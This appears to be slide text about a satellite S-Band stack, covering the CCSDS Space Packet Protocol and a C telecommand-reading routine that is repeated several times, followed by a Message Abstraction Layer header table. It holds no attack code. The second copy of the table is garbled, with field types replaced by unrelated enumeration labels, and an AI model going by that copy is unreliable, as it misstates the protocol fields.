
CCSDS - Space Packet Protocol (SPP)




S-Band Stack



CCSDS - Space Packet Protocol (SPP)




S-Band Stack



```
1 void TCTA_Cycle(void) {
2   TCMA_CleanTCBuffers();
3   TCMA_ReadCommand();
4   TCMA_VerifyCommand();
5   TCMA_ExecuteCommand();
6   return;
7 }
```

```
1 int TCMA_ReadCommand(void) {
2   packet = gRawPacketBuffer;
3   ret = COMTT_GetReceivedTCPacket(&packet, 0xff, &source_channel);
4   if (ret == SUCCESS) {
5     CKSM_ComputeCRC(packet, &offset);
6     // ...
7     do {
8       currentState = &gTelecommandsInProgress[i].currentState;
9       if(*currentState == EMPTY) {
10        *currentState = READING;
11        ret = SPP_ReadSpacePacket(packet, packet.Size,
12                                  &gTelecommandsInProgress[i].telecommand)
13        if(ret == SUCCESS) {
14          // Read and set more fields ...
15          *currentState = READ;
16          i = 0x14;
17        } else {
18          *currentState = REJECTED;
19        }
20      }
21    } while (i < 0x14);
22 }
```


S-Band Stack



```
1 void TCTA_Cycle(void) {
2   TCMA_CleanTCBuffers();
3   TCMA_ReadCommand();
4   TCMA_VerifyCommand();
5   TCMA_ExecuteCommand();
6   return;
7 }
```

```
1 int TCMA_ReadCommand(void) {
2   packet = gRawPacketBuffer;
3   ret = COMTT_GetReceivedTCPacket(&packet, 0xff, &source_channel);
4   if (ret == SUCCESS) {
5     CKSM_ComputeCRC(packet, &offset);
6     // ...
7     do {
8       currentState = &gTelecommandsInProgress[i].currentState;
9       if(*currentState == EMPTY) {
10        *currentState = READING;
11        ret = SPP_ReadSpacePacket(packet, packet.Size,
12                                  &gTelecommandsInProgress[i].telecommand)
13        if(ret == SUCCESS) {
14          // Read and set more fields ...
15          *currentState = READ;
16          i = 0x14;
17        } else {
18          *currentState = REJECTED;
19        }
20      }
21    } while (i < 0x14);
22 }
```


S-Band Stack



```
1 void TCTA_Cycle(void) {  
2   TCMA_CleanTCBuffers();  
3   TCMA_ReadCommand();  
4   TCMA_VerifyCommand();  
5   TCMA_ExecuteCommand();  
6   return;  
7 }
```

```
1 int TCMA_ReadCommand(void) {  
2   packet = gRawPacketBuffer;  
3   ret = COMTT_GetReceivedTCPacket(&packet, 0xff, &source_channel);  
4   if (ret == SUCCESS) {  
5     CKSM_ComputeCRC(packet, &offset);  
6     // ...  
7     do {  
8       currentState = &gTelecommandsInProgress[i].currentState;  
9       if(*currentState == EMPTY) {  
10        *currentState = READING;  
11        ret = SPP_ReadSpacePacket(packet, packet.Size,  
12                                   &gTelecommandsInProgress[i].telecommand)  
13        if(ret == SUCCESS) {  
14          // Read and set more fields ...  
15          *currentState = READ;  
16          i = 0x14;  
17        } else {  
18          *currentState = REJECTED;  
19        }  
20      }  
21    } while (i < 0x14);  
22 }
```


S-Band Stack




```
1 void TCTA_Cycle(void) {
2   TCMA_CleanTCBuffers();
3   TCMA_ReadCommand();
4   TCMA_VerifyCommand();
5   TCMA_ExecuteCommand();
6   return;
7 }
```

```
1 int TCMA_ReadCommand(void) {
2   packet = gRawPacketBuffer;
3   ret = COMTT_GetReceivedTCPacket(&packet, 0xff, &source_channel);
4   if (ret == SUCCESS) {
5     CKSM_ComputeCRC(packet, &offset);
6     // ...
7     do {
8       currentState = &gTelecommandsInProgress[i].currentState;
9       if(*currentState == EMPTY) {
10        *currentState = READING;
11        ret = SPP_ReadSpacePacket(packet, packet.Size,
12                                &gTelecommandsInProgress[i].telecommand)
13        if(ret == SUCCESS) {
14          // Read and set more fields ...
15          *currentState = READ;
16          i = 0x14;
17        } else {
18          *currentState = REJECTED;
19        }
20      }
21    } while (i < 0x14);
22 }
```



S-Band Stack



CCSDS - Message Abstraction Layer (MAL)



S-Band Stack



CCSDS - Message Abstraction Layer (MAL)

CCSDS The Consultative Committee for Space Data Systems

Recommendation


MISS

ABST

REC

Field	Type	Value
URI From	URI	Message Source URI
Authentication Id	Blob	Source Authentication Identifier
URI To	URI	Message Destination URI
Timestamp	Time	Message generation timestamp
QoSLevel	QoSLevel	The QoS level of the message
Priority	UInteger	The QoS priority of the message
Domain	List<Identifier>	Domain of the message
Network Zone	Identifier	Network zone of the message
Session	SessionType	Type of session of the message
Session Name	Identifier	Name of the session of the message
Interaction Type	InteractionType	Interaction Pattern Type
Interaction Stage	UOctet	Interaction Pattern Stage
Transaction Id	Long	Unique to consumer
Service Area	UShort	Service Area
Service	UShort	Service
Operation	UShort	Service Operation
Area version	UOctet	Areaversion
Is Error Message	Boolean	'True' if this is an error message; else 'False'


S-Band Stack



CCSDS - Message Abstraction Layer (MAL)

Field	Type	Value
URI From	URI	Message Source URI
Authentication Id	Blob	Source Authentication Identifier
URI To	URI	Message Destination URI
Timestamp	Time	Message generation timestamp
QoSlevel	QoSLevel	The QoS level of the message
Priority	UInteger	The QoS priority of the message
Domain	List<Identif	Name
Network Zone	Identifier	Short Form Part
Session	SessionType	Enumeration Value
Session Name	Identifier	Numeric Value
Interaction Type	InteractionT	Comment
Interaction Stage	UOctet	SEND
Transaction Id	Long	SUBMIT
Service Area	UShort	REQUEST
Service	UShort	INVOKE
Operation	UShort	PROGRESS
Area version	UOctet	PUBSUB
Is Error Message	Boolean	

S-Band Stack



CCSDS - Message Abstraction Layer (MAL)

CCSDS The Consultative Committee for Space Data Systems

Recommendation

MISS

